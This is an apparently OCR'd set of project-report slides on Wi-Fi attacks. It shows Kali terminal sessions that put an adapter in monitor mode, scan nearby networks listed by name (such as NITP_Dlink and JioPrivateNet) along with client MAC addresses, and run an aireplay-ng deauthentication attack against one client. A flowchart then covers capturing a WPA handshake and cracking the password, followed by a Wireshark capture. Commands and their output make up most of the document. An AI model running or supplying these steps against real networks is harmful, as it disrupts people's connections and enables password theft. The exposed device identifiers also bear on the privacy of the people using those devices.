
DoS Attack



```
┌──(root㉿kali)-[/home/rahul]
└─# ifconfig wlan1 down

┌──(root㉿kali)-[/home/rahul]
└─# airmon-ng check kill

Killing these processes:

    PID Name
    891 wpa_supplicant

┌──(root㉿kali)-[/home/rahul]
└─# iwconfig wlan1 mode monitor

┌──(root㉿kali)-[/home/rahul]
└─# ifconfig wlan1 up

┌──(root㉿kali)-[/home/rahul]
└─# 
```

Fig. 5.2 Network Configuration


DoS Attack



```
CH  4 ][ Elapsed: 6 s ][ 2022-11-29 18:15

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

40:9B:CD:0E:AB:20  -63       14       64    3   6  130   WPA2 CCMP   MGT  NITP_Dlink
40:9B:CD:0E:38:10  -71        3       19    0  11  130   WPA2 CCMP   MGT  NITP_Dlink
B6:A7:C6:AB:27:3C  -73        6        0    0   3  130   WPA2 CCMP   PSK  Jio_2
30:B6:2D:96:73:80  -74        1        0    0  11  130   WPA2 CCMP   MGT  JioPrivateNet
40:9B:CD:0E:B3:60  -76        5       21    5   1  130   WPA2 CCMP   MGT  NITP_Dlink
F0:ED:B8:50:23:A5  -76        5        0    0   1  130   WPA2 CCMP   PSK  8969170718 38-42
40:9B:CD:0E:5F:00  -76        5       41    0  11  130   WPA2 CCMP   MGT  NITP_Dlink
40:9B:CD:0E:B2:F0  -81        5        0    0   1  130   WPA2 CCMP   MGT  NITP_Dlink
30:B6:2D:96:77:00  -78        6        0    0   6  130   WPA2 CCMP   MGT  JioPrivateNet
40:9B:CD:0E:AB:A0  -79        3        0    0   1  130   WPA2 CCMP   MGT  NITP_Dlink
30:B6:2D:96:3E:20  -76        6        0    0   1  130   WPA2 CCMP   MGT  JioPrivateNet
40:9B:CD:0E:A5:B0  -83        2        0    0   6  130   WPA2 CCMP   MGT  NITP_Dlink

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   84:C5:A6:D7:8E:5D  -62    0 - 1      2        2         kali
(not associated)   5E:97:F1:23:CD:26  -82    0 - 1      0        1         NITP_Dlink
40:9B:CD:0E:AB:20  8E:92:64:7A:DB:51  -72    0 - 1e    56       23
40:9B:CD:0E:AB:20  B4:C4:FC:B2:1D:6C  -76    0 - 1e     0        1
40:9B:CD:0E:38:10  E0:1F:88:20:88:E4  -80    0 - 1e     0        1
40:9B:CD:0E:B3:60  80:2B:F9:66:4F:6D   -1    1 - 0      0        1
40:9B:CD:0E:B3:60  6E:A1:F1:E1:E1:8E  -62    0 - 1e   594        8         NITP_Dlink
40:9B:CD:0E:5F:00  94:14:7A:6B:9D:04  -58    0 -11e    27       33
40:9B:CD:0E:5F:00  2C:DB:07:26:88:47  -64    0 - 6e     0       20
40:9B:CD:0E:5F:00  80:65:7C:ED:86:4F  -70    0 - 1      0        5
```

Fig. 5.3 Network Tracing

DoS Attack



```
 40:9B:CD:0E:B3:60  7A:1C:7A:8B:A8:F2  -74    0 - 1     0        4
 40:9B:CD:0E:B3:60  A2:20:8A:AD:AD:70  -84    0 - 1e    2        3
Quitting ...

┌──(root㉿kali)-[/home/rahul]
└─# aireplay-ng --deauth 30 -a 40:9B:CD:0E:B3:60 -c A2:20:8A:AD:AD:70 wlan1
17:15:57  Waiting for beacon frame (BSSID: 40:9B:CD:0E:B3:60) on channel 11
17:15:58  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0|53 ACKs]
17:15:58  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0|61 ACKs]
17:15:59  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 1|45 ACKs]
17:16:00  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:00  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:01  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:02  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:02  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:03  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:04  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:05  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:05  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:06  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:07  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:08  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:09  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:09  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:10  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:10  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:11  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:11  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:12  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:12  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:13  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:14  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:14  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:15  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:15  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:16  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]
17:16:16  Sending 64 directed DeAuth (code 7). STMAC: [A2:20:8A:AD:AD:70] [ 0| 0 ACKs]

┌──(root㉿kali)-[/home/rahul]
└─# 
```

Fig. 5.4 Deauthentication Attack


Authentication attack

Allows an attacker to guess a person’s username , password ,credit card number or cryptography key by an automated process of trial and error

What we performed


First we start to capturing the packet than we did dos attack to break connection and when user connect its pc to computer then we capture handshake file tried all possible approach to crack password.

Authentication attack


Check Victim's Connection
Test Victim's Connection
Get Victim's IP Address
Check the mode/interface
Research
Launch the Attack Temporarily terminate client connection perform handshake
FAILED
Review
Refinement
SUCCESSFUL
Capture Handshake Packets
Analyze
Crack Private Key of Victim

Flowchart Authentication & Sniffing Attacks

Authentication attack


Activities
Wireshark
Dec 1 13:41
test-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
SSD
Profile: Default

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	Cisco_13:5a:52 (2c:…	AzureWav_0a:ee:0f (14:13:33…	802.11	16	Request-to-send, Flags=........
2	0.000006	Cisco_13:5a:52 (2c:…	AzureWav_0a:ee:0f (14:13:33…	802.11	16	Request-to-send, Flags=........
3	0.000008		76:f0:fa:ed:bf:7d (76:f0:fa…	802.11	10	Clear-to-send, Flags=........
4	0.000010	Cisco_13:5a:52 (2c:…	AzureWav_0a:ee:0f (14:13:33…	802.11	16	Request-to-send, Flags=........
5	0.000012		Cisco_d0:9c:42 (08:96:ad:d0…	802.11	10	Clear-to-send, Flags=........
6	0.000016	76:f0:fa:ed:bf:7d (…	Broadcast (ff:ff:ff:ff:ff:f…	802.11	16	CF-End (Control-frame), Flags=........
7	0.000018		Cisco_d0:9c:42 (08:96:ad:d0…	802.11	10	Clear-to-send, Flags=........
8	0.000021		Cisco_d0:9c:42 (08:96:ad:d0…	802.11	10	Acknowledgement, Flags=........
9	0.000781	76:f0:fa:ed:bf:7d	Broadcast	802.11	256	Beacon frame, SN=1677, FN=0, Flags=........, BI=100, SSID=ABCDEFGH
